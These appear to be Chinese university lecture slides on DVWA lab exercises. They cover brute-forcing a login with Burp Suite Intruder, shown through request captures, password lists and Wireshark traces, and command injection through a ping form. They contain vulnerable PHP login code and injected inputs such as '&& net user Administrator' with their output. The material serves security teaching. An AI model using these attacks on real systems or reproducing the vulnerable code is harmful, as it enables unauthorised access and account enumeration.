12 Cookie: zrStorage=$809291018$; PHPSESSID=$bnlsolgoje2ra9ee8srpo4vk83$; security=$impossible$
13 Upgrade-Insecure-Requests: 1
14
15 username=$admin$&password=$55555$&Login=$Login$&user_token=$3995978dab336f482eb3efb5bf048798$
```

4

暴力破解



Dashboard

Target

Proxy

Intruder

Repeater

Sequencer

Decoder

Comparer

Extens

Intercept

HTTP history

WebSockets history

Options

Request to http://10.12.162.1:1137

Forward

Drop

Intercept is on

Action

Open Browser

Pretty

Raw

\n

Actions

1 GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1

2 Host: 10.12.162.1:1137

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Referer: http://10.12.162.1:1137/vulnerabilities/brute/

9 Cookie: PHPSESSID=7im5gp89degua8sic29gikst17; security=low

10 Upgrade-Insecure-Requests: 1

11

12

暴力破解



Target Positions Payloads Options

? Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
1 POST /vulnerabilities/brute/ HTTP/1.1
2 Host: 192.168.0.189
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 85
9 Origin: http://192.168.0.189
10 Connection: close
11 Referer: http://192.168.0.189/vulnerabilities/brute/
12 Cookie: zrStorage=809291018; PHPSESSID=bnlsolgoje2ra9ee8srpo4vr83; security=impossible
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=$55555$&Login=Login&user_token=3995978dab336f482eb3efb5bf048798
```

Add §

Clear §

Auto §

Refresh

点击右侧“Clear§”按钮，清除所有“§”标记，选择“Password=”后面部分，点击“Add§”按钮。这里“§”符号标记的是要破解的参数，可以有多个。

暴力破解



Burp Suite Community Edition v2021.3.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

5 x 6 x ...

Target Positions Payloads Options

Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full detail

Attack type: Sniper

- Sniper
- Battering ram
- Pitchfork
- Cluster bomb

```
1 POST /...
2 Host: ...
3 User-Agent: ...
4 Accept: ...
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 85
9 Origin: http://192.168.0.189
```

Add §
Clear §
Auto §
Refresh

Attack type表示攻击模式设置。包括：（1）sniper 对变量一次进行破解，多个标记依次进行；（2）battering ram 对变量同时进行破解，多个标记同时进行。（3）pitchfork 每一个变量标记对应一个字典，取每个字典的对应项；（4）cluster bomb 每个变量对应一个字典，并且进行交集破解，尝试各种组合，适用于用户名+密码的破解。

暴力破解



华中科技大学
网络空间安全学院
School of Cyber Science and Engineering, HUST

⚡ Burp Suite Community Edition v2021.3.1 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

5 × 6 × ...

Target Positions Payloads Options

① Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways. ②


Payload set: 1 ③ Payload count: 0

Payload type: Simple list ③ Request count: 0

进入“Payloads”页面，“Payload sets”定义有效载荷集数，取决于攻击类型定义，如果有多个参数，“Payload set”下拉列表中选择需要配置的变量，“Payload type”指Payload类型，包括：Simple list 简单字典、Runtime file 运行文件、Custom iterator 自定义迭代器、Character substitution 字符替换、Recursive grep 递归查找、Illegal Unicode 非法字符、Character blocks 字符块、Numbers 数字组合、Dates 日期组合、Brute forcer 暴力破解、Null payloads 空payload、Username generator 用户名生成、Copy other payload 复制其他payload。

? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.



The screenshot shows the 'Payload Options' configuration window. It features a list of payloads on the right and control buttons on the left. Red circles and arrows highlight specific elements: (1) points to the top of the payload list, (2) points to the 'password' entry in the list, and (3) points to the 'Add' button. The 'Add' button is located below the list. Below the 'Add' button is a text input field containing 'password' and a dropdown menu labeled 'Add from list ... [Pro version only]'.

Buttons	Payloads
Paste	%user%222222
Load ...	%user%333333
Remove	%user%444444
Clear	%user%555555
	%user%666666
	%user%777777
	%user%888888
	%user%999999
	password

Buttons: Paste, Load ..., Remove, Clear, Add

Input field: password

Dropdown: Add from list ... [Pro version only]

Start attack

在“Payload Options”中导入密码字典或者通过“Add”添加密码。“Payload Processing”对生成的Payload进行编码、加密、截取等操作。
点击右上角“Start Attack”弹出破解对话框，开始破解

暴力破解



Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
109	234567%user%	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	
110	12345678%user%	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	
111	666%user%	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	
112	789%user%	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	
113	518518%user%	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	
114	7758521%user%	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	
115	5201314%user%	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	
116	%user%hack%user%	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	
117	%user%520%user%	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	
118	password	200	<input type="checkbox"/>	<input type="checkbox"/>	5331	

Finished

注意不同的密码对应的“Length”字段，结果中“length”是反馈页面的大小，而对于“length”与其他页面不同的特殊字符，表示该页面存在SQL注入漏洞，或者是找到的正确参数。

暴力破解



华中科技大学
网络空间安全学院
School of Cyber Science and Engineering, HUST

*WLAN

文件(E) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(I) 帮助(H)

(!(_ws.expert.severity == "Warning")) && !(_ws.expert.severity == "Note") && (ip.addr == 10.11.69.147) && (ip.addr == 10.12.162.1)

分组列表 宽窄 区分大小写 显示过滤器 查找 取消

No.	Time	Source	Destination	Protocol	Length	Info
103	11.345259	10.11.69.147	10.12.162.1	HTTP	615	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
105	11.347284	10.12.162.1	10.11.69.147	TCP	60	1137 → 53312 [ACK] Seq=1 Ack=562 Win=64128 Len=0
106	11.353177	10.12.162.1	10.11.69.147	TCP	1514	1137 → 53312 [ACK] Seq=1 Ack=562 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
107	11.353682	10.12.162.1	10.11.69.147	HTTP	432	HTTP/1.1 200 OK (text/html)
108	11.353718	10.11.69.147	10.12.162.1	TCP	54	53312 → 1137 [ACK] Seq=562 Ack=1839 Win=131328 Len=0
110	11.353886	10.12.162.1	10.11.69.147	TCP	60	1137 → 53312 [FIN, ACK] Seq=1839 Ack=562 Win=64128 Len=0
111	11.353912	10.11.69.147	10.12.162.1	TCP	54	53312 → 1137 [ACK] Seq=562 Ack=1840 Win=131328 Len=0
113	11.354508	10.11.69.147	10.12.162.1	TCP	54	53312 → 1137 [FIN, ACK] Seq=562 Ack=1840 Win=131328 Len=0
115	11.356161	10.12.162.1	10.11.69.147	TCP	60	1137 → 53312 [ACK] Seq=1840 Ack=563 Win=64128 Len=0
116	11.479616	10.11.69.147	10.12.162.1	TCP	66	53313 → 1137 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
118	11.482016	10.12.162.1	10.11.69.147	TCP	66	1137 → 53313 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
119	11.482291	10.11.69.147	10.12.162.1	TCP	54	53313 → 1137 [ACK] Seq=1 Ack=1 Win=131328 Len=0
121	11.482778	10.11.69.147	10.12.162.1	HTTP	613	GET /vulnerabilities/brute/?username=admin&password=%user%&Login=Login HTTP/1.1
123	11.484966	10.12.162.1	10.11.69.147	TCP	60	1137 → 53313 [ACK] Seq=1 Ack=560 Win=64128 Len=0
124	11.490821	10.12.162.1	10.11.69.147	TCP	1514	1137 → 53313 [ACK] Seq=1 Ack=560 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
125	11.491031	10.12.162.1	10.11.69.147	HTTP	397	HTTP/1.1 200 OK (text/html)
126	11.491031	10.12.162.1	10.11.69.147	TCP	60	1137 → 53313 [FIN, ACK] Seq=1804 Ack=560 Win=64128 Len=0
127	11.491102	10.11.69.147	10.12.162.1	TCP	54	53313 → 1137 [ACK] Seq=560 Ack=1805 Win=131328 Len=0
129	11.491397	10.11.69.147	10.12.162.1	TCP	54	53313 → 1137 [FIN, ACK] Seq=560 Ack=1805 Win=131328 Len=0
131	11.493144	10.12.162.1	10.11.69.147	TCP	60	1137 → 53313 [ACK] Seq=1805 Ack=561 Win=64128 Len=0
132	11.635382	10.11.69.147	10.12.162.1	TCP	66	53314 → 1137 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
134	11.637908	10.12.162.1	10.11.69.147	TCP	66	1137 → 53314 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
135	11.638049	10.11.69.147	10.12.162.1	TCP	54	53314 → 1137 [ACK] Seq=1 Ack=1 Win=131328 Len=0
137	11.638298	10.11.69.147	10.12.162.1	HTTP	619	GET /vulnerabilities/brute/?username=admin&password=%user%&Login=Login HTTP/1.1

暴力破解的实质是持续的向服务器发送密码尝试，通过在服务器或客户端使用Wireshark抓包可观察其过程。

暴力破解



华中科技大学
网络空间安全学院
School of Cyber Science and Engineering, HUST

Wireshark · 流 · WLAN

— □ ×

时间	10. 11. 69. 147		10. 12. 162. 1	注释
11. 345107	53312	53312 → 1137 [ACK] Seq=1 Ack=1 Win=131328 Len=0	1137	TCP: 53312 → 1137 [ACK] Seq=1 Ack=1 ...
11. 345259	53312	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1	1137	HTTP: GET /vulnerabilities/brute/?use...
11. 347284	53312	1137 → 53312 [ACK] Seq=1 Ack=562 Win=64128 Len=0	1137	TCP: 1137 → 53312 [ACK] Seq=1 Ack=56...
11. 353177	53312	1137 → 53312 [ACK] Seq=1 Ack=562 Win=64128 Len=1460 [TCP segment of a reassembled PDU]	1137	TCP: 1137 → 53312 [ACK] Seq=1 Ack=56...
11. 353682	53312	HTTP/1.1 200 OK (text/html)	1137	HTTP: HTTP/1.1 200 OK (text/html)
11. 353718	53312	53312 → 1137 [ACK] Seq=562 Ack=1839 Win=131328 Len=0	1137	TCP: 53312 → 1137 [ACK] Seq=562 Ack=...
11. 353886	53312	1137 → 53312 [FIN, ACK] Seq=1839 Ack=562 Win=64128 Len=0	1137	TCP: 1137 → 53312 [FIN, ACK] Seq=183...
11. 353912	53312	53312 → 1137 [ACK] Seq=562 Ack=1840 Win=131328 Len=0	1137	TCP: 53312 → 1137 [ACK] Seq=562 Ack=...
11. 354508	53312	53312 → 1137 [FIN, ACK] Seq=562 Ack=1840 Win=131328 Len=0	1137	TCP: 53312 → 1137 [FIN, ACK] Seq=562...
11. 356161	53312	1137 → 53312 [ACK] Seq=1840 Ack=563 Win=64128 Len=0	1137	TCP: 1137 → 53312 [ACK] Seq=1840 Ack...
11. 479616	53313	53313 → 1137 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1	1137	TCP: 53313 → 1137 [SYN] Seq=0 Win=64...
11. 482016	53313	1137 → 53313 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128	1137	TCP: 1137 → 53313 [SYN, ACK] Seq=0 A...
11. 482291	53313	53313 → 1137 [ACK] Seq=1 Ack=1 Win=131328 Len=0	1137	TCP: 53313 → 1137 [ACK] Seq=1 Ack=1 ...
11. 482771	53313	GET /vulnerabilities/brute/?username=admin&password=%user%&Login=Login HTTP/1.1	1137	HTTP: GET /vulnerabilities/brute/?use...
11. 484966	53313	1137 → 53313 [ACK] Seq=1 Ack=560 Win=64128 Len=0	1137	TCP: 1137 → 53313 [ACK] Seq=1 Ack=56...
11. 490821	53313	1137 → 53313 [ACK] Seq=1 Ack=560 Win=64128 Len=1460 [TCP segment of a reassembled PDU]	1137	TCP: 1137 → 53313 [ACK] Seq=1 Ack=56...
11. 491031	53313	HTTP/1.1 200 OK (text/html)	1137	HTTP: HTTP/1.1 200 OK (text/html)
11. 491031	53313	1137 → 53313 [FIN, ACK] Seq=1804 Ack=560 Win=64128 Len=0	1137	TCP: 1137 → 53313 [FIN, ACK] Seq=180...
11. 491102	53313	53313 → 1137 [ACK] Seq=560 Ack=1805 Win=131328 Len=0	1137	TCP: 53313 → 1137 [ACK] Seq=560 Ack=...
11. 491397	53313	53313 → 1137 [FIN, ACK] Seq=560 Ack=1805 Win=131328 Len=0	1137	TCP: 53313 → 1137 [FIN, ACK] Seq=560...
11. 493144	53313	1137 → 53313 [ACK] Seq=1805 Ack=561 Win=64128 Len=0	1137	TCP: 1137 → 53313 [ACK] Seq=1805 Ack...
11. 635382	53314	53314 → 1137 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1	1137	TCP: 53314 → 1137 [SYN] Seq=0 Win=64...
11. 637908	53314	1137 → 53314 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128	1137	TCP: 1137 → 53314 [SYN, ACK] Seq=0 A...
11. 638049	53314	53314 → 1137 [ACK] Seq=1 Ack=1 Win=131328 Len=0	1137	TCP: 53314 → 1137 [ACK] Seq=1 Ack=1 ...
11. 638291	53314	GET /vulnerabilities/brute/?username=admin&password=%user%&Login=Login HTTP/1.1	1137	HTTP: GET /vulnerabilities/brute/?use...
11. 640446	53314	1137 → 53314 [ACK] Seq=1 Ack=566 Win=64128 Len=0	1137	TCP: 1137 → 53314 [ACK] Seq=1 Ack=56...
11. 645999	53314	1137 → 53314 [ACK] Seq=1 Ack=566 Win=64128 Len=1460 [TCP segment of a reassembled PDU]	1137	TCP: 1137 → 53314 [ACK] Seq=1 Ack=56...
11. 646193	53314	HTTP/1.1 200 OK (text/html)	1137	HTTP: HTTP/1.1 200 OK (text/html)
11. 646193	53314	1137 → 53314 [FIN, ACK] Seq=1804 Ack=566 Win=64128 Len=0	1137	TCP: 1137 → 53314 [FIN, ACK] Seq=180...
11. 646270	53314	53314 → 1137 [ACK] Seq=566 Ack=1805 Win=131328 Len=0	1137	TCP: 53314 → 1137 [ACK] Seq=566 Ack=...
11. 646578	53314	53314 → 1137 [FIN, ACK] Seq=566 Ack=1805 Win=131328 Len=0	1137	TCP: 53314 → 1137 [FIN, ACK] Seq=566...
11. 648536	53314	1137 → 53314 [ACK] Seq=1805 Ack=567 Win=64128 Len=0	1137	TCP: 1137 → 53314 [ACK] Seq=1805 Ack...
11. 865192	53315	53315 → 1137 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1	1137	TCP: 53315 → 1137 [SYN] Seq=0 Win=64...

Packet 129: TCP: 53313 → 1137 [FIN, ACK] Seq=560 Ack=1805 Win=131328 Len=0

☒ 限制显示过滤器

流类型: All Flows

地址: 任何

Save As... 复制图表 Close Help

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)

Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin



密码正确的反馈页面

More Information

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)

Vulnerability: Brute Force

Login

Username:

Password:

Username and/or password incorrect.

密码错误的反馈页面

More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

源码分析

```
<?php
if( isset($_GET[ 'Login' ] ) ) {
    // Get username
    $user = $_GET[ 'username' ];

    // Get password
    $pass = $_GET[ 'password' ];
    $pass = md5( $pass );

    // Check the database
    $query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : '') );

    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get users details
        $row = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];

        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }

    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}
?>
```



练习

- (1) DVWA-Brute Force初级
- (2) DVWA-Brute Force中级（进阶）



命令注入

以“原子”的角度来观察人对计算机的操作：**数据+操作数据的指令**

若各司其职则天下太平

操作者角色的多样性+计算机形态的多异性：数据和指令无法固化，存在过程中的动态输入和两者的混杂→出现漏洞

命令注入攻击：仅仅需要输入数据的场合，却伴随着数据同时输入了恶意代码（命令），而装载数据的系统对此并未设计良好的过滤过程，**导致恶意代码（命令）一并执行**，最终导致信息泄露或者正常数据的破坏。

命令注入 (Command Injection) 具体方式: 在需要输入数据的位置构造了恶意的代码破坏原先的语句结构。

哪些恶意代码?

web应用程序有时需要调用一些系统命令的函数,如PHP中一些具有命令执行功能的函数,当用户能够控制这些函数中的参数时,就可以将恶意参系统命令拼接 to 正常命令中,从而造成命令注入

攻击漏洞形成需要同时满足以下三个条件:

1. 使用了内部调用shell的函数(system,exec)
2. 将外界传入的参数传递给内部调用shell的函数
3. 参数中shell的元字符没有被转义

华中科技大学
 网络安全学院
 School of Cyber Science and Engineering, HUST

127.0.0.1/vulnerabilities/exec/?dir=. \ & net user

Vulnerability: Command Injection

Ping a device

Enter an IP address:

000000 С 0eP0006 0k00
00000000x 0000 5C2F-193C

```
C:\phpStudy\PHPTutorial\WWW\vulnerabilities\exec 001%
```

2021-04-11 18:34

2021-04-11 18:34

```
2021-04-11 18:24      118 dir.php
2021-04-11 17:22      523 file.php
2021-04-11 18:34
```

```

help
2021-04-11 22:32      1,823 index.php
2021-04-11 16:33       386 low1.php
2021-04-11 21:42

```

```
source
4 000|0      2,850 00
4 00LX 6,845,444,096 000000
```

\\ ______

```
Administrator          ASPNET                  Guest
HelpAssistant          IUSR_KCHEN-07FF39A6E  IWAM_KCHEN-07FF39A6E
SUPPORT_388945a0
#####h#####
```

再如内容管理系统（content management system，CMS）中的ping工具注入漏洞

CMS中为什么需要运行ping命令？

CMS系统为进行推广，往往会内嵌推广工具，这个工具的主要作用是用来引百度蜘蛛来爬行该网站，适用于每天更新完网站或博客之后，一键引蜘蛛，一般称为ping服务插件，比如 dedecms-Ping服务插件，百度ping。一有更新就自动ping百度，让百度能够快速检索到所更新的内容。

漏洞分类

代码层过滤不严

系统的漏洞造成命令注入

调用第三方组件存在代码执行漏洞

漏洞危害

继承web应用程序的权限去执行系统命令读写执行


文件

反弹shell

控制整个网站甚至整个服务器

进一步内网渗透

命令注入



描述.....: Broadcom NetXtreme 57xx Gigabit Controller
物理地址.....: 00-13-72-AC-57-62
DHCP 已启用.....: 否
自动配置已启用.....: 是
本地链接 IPv6 地址.....: fe80::8833:f133:6f4b:8f12%12(首选)
IPv4 地址.....: 172.16.15.56(首选)
子网掩码.....: 255.255.255.0
默认网关.....: 172.16.15.1
DHCPv6 IAID.....: 251663218
DHCPv6 客户端 DUID.....: 00-01-00-01-1A-5B-D5-15-00-13-72-AC-57-62
DNS 服务器.....: 8.8.8.8
TCPIP 上的 NetBIOS.....: 已启用

命令注入流程



&, &&, |, || 命令拼接符的区别

A&B

简单的拼接，
AB之间无制约关系

A&&B

A执行成功，
然后才会执行B

A|B

A的输出，
作为B的输入

A||B

A执行失败，
然后才会执行B

有些时候需要试探

PHP的常见命令执行函数：system(), exec(), shell_exec(), passthru(), System() — 执行外部程序，并且显示输出

```
<?php $whoami = system('whoami', $retval);  
echo $retval; //外部命令执行后的返回状态 ?>
```

```
<?php $host = $argv[1]; system("ping ".$host); ?>
```

Exec() — 执行一个外部程序

```
<?php // 输出运行中的 php/httpd 进程的创建者用户名 // （在可以执行 "whoami" 命令的系统上）  
echo exec('whoami'); ?>
```

Shell_exec() — 通过 shell 环境执行命令，并且将完整的输出以字符串的方式返回

```
<?php $output = shell_exec('ls'); echo "<pre>$output</pre>"; ?>
```

passthru() 函数与 exec() 函数类似，执行外部程序并且显示原始输出。

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSDE](#)

Vulnerability: Command Injection

Ping a device

Enter an IP address:

More Information

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Submit

Pinging 192.168.142.128 with 32 bytes of data:

Reply from 192.168.142.128: bytes=32 time=13ms TTL=64

Reply from 192.168.142.128: bytes=32 time<1ms TTL=64

Reply from 192.168.142.128: bytes=32 time<1ms TTL=64

Reply from 192.168.142.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.142.128:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

Minimum = 0ms, Maximum = 13ms, Average = 3ms

使用学院靶机时，需输入一个可以从靶机服务器ping 通的地址

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Pinging 192.168.142.128 with 32 bytes of data:

```
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
```

Ping statistics for 192.168.142.128:

```
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

\\ 的用户帐户

Administrator	ASPNET	Guest
HelpAssistant	IUSR_KCHEN-07FF39A6E	IWAM_KCHEN-07FF39A6E
SUPPORT_388945a0		

命令运行完毕，但发生一个或多个错误。

命令注入- DVWA初级



C:\WINDOWS\system32\cmd.exe

```
C:\Users\KCHEN>ping 192.168.142.128 && net user
```

正在 Ping 192.168.142.128 具有 32 字节的数据:

来自 192.168.142.128 的回复: 字节=32 时间<1ms TTL=64

来自 192.168.142.128 的回复: 字节=32 时间<1ms TTL=64

来自 192.168.142.128 的回复: 字节=32 时间<1ms TTL=64

来自 192.168.142.128 的回复: 字节=32 时间=1ms TTL=64

192.168.142.128 的 Ping 统计信息:

数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),

往返行程的估计时间(以毫秒为单位):

最短 = 0ms, 最长 = 1ms, 平均 = 0ms

\\KCHEN-PC 的用户帐户

Administrator

DefaultAccount

Guest

KCHEN

test

UpdatusUser

WDAGUtilityAccount

命令成功完成。

命令注入- DVWA初级



华中科技大学
网络空间安全学院
School of Cyber Science and Engineering, HUST

输入 192.168.142.128 && net user Administrator

Vulnerability: Command Injection

Ping a device

Enter an IP address: 192.168.142.128 && net user Administrator Submit

Pinging 192.168.142.128 with 32 bytes of data:

```
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
```

Ping statistics for 192.168.142.128:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms

用户名	Administrator
全名	
注释	管理计算机(域)的内置帐户
用户的注释	
国家(地区)代码	000 (系统默认值)
帐户启用	Yes
帐户到期	从不

上次设置密码	2020/3/9 下午 12:57
密码到期	从不
密码可更改	2020/3/9 下午 12:57
需要密码	Yes
用户可以更改密码	Yes

允许的工作站	All
登录脚本	
用户配置文件	
主目录	
上次登录	2020/5/22 上午 09:15

可允许的登录小时数 All

本地组成员	*Administrators
全局组成员	*None

命令成功完成。

输入 127.0.0.1 && net user Administrator

Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1 && net user Administrator Submit

Pinging 127.0.0.1 with 32 bytes of data:

```
Reply from 127.0.0.1: bytes=32 time<1ms TTL=64
Reply from 127.0.0.1: bytes=32 time<1ms TTL=64
Reply from 127.0.0.1: bytes=32 time<1ms TTL=64
Reply from 127.0.0.1: bytes=32 time<1ms TTL=64
```

Ping statistics for 127.0.0.1:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms

用户名	Administrator
全名	
注释	管理计算机(域)的内置帐户
用户的注释	
国家(地区)代码	000 (系统默认值)
帐户启用	Yes
帐户到期	从不

上次设置密码	2020/3/9 下午 12:57
密码到期	从不
密码可更改	2020/3/9 下午 12:57
需要密码	Yes
用户可以更改密码	Yes

允许的工作站	All
登录脚本	
用户配置文件	
主目录	
上次登录	2020/5/22 上午 09:15

可允许的登录小时数 All

本地组成员	*Administrators
全局组成员	*None

命令成功完成。

命令注入- DVWA初级



服务器为window时的命令

dir net view ipconfig Tracert www.baidu.com

Arp -a netstat Net Share http ftp

Net Pause *** Net Continue *** Net Start *** Net Stop ***

服务器为Linux时的命令

ls net view ifconfig Traceroute www.baidu.com

Arp -a netstat pwd stat --help time

Net Pause *** Net Continue *** Net Start *** Net Stop ***

命令注入- DVWA初级



```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
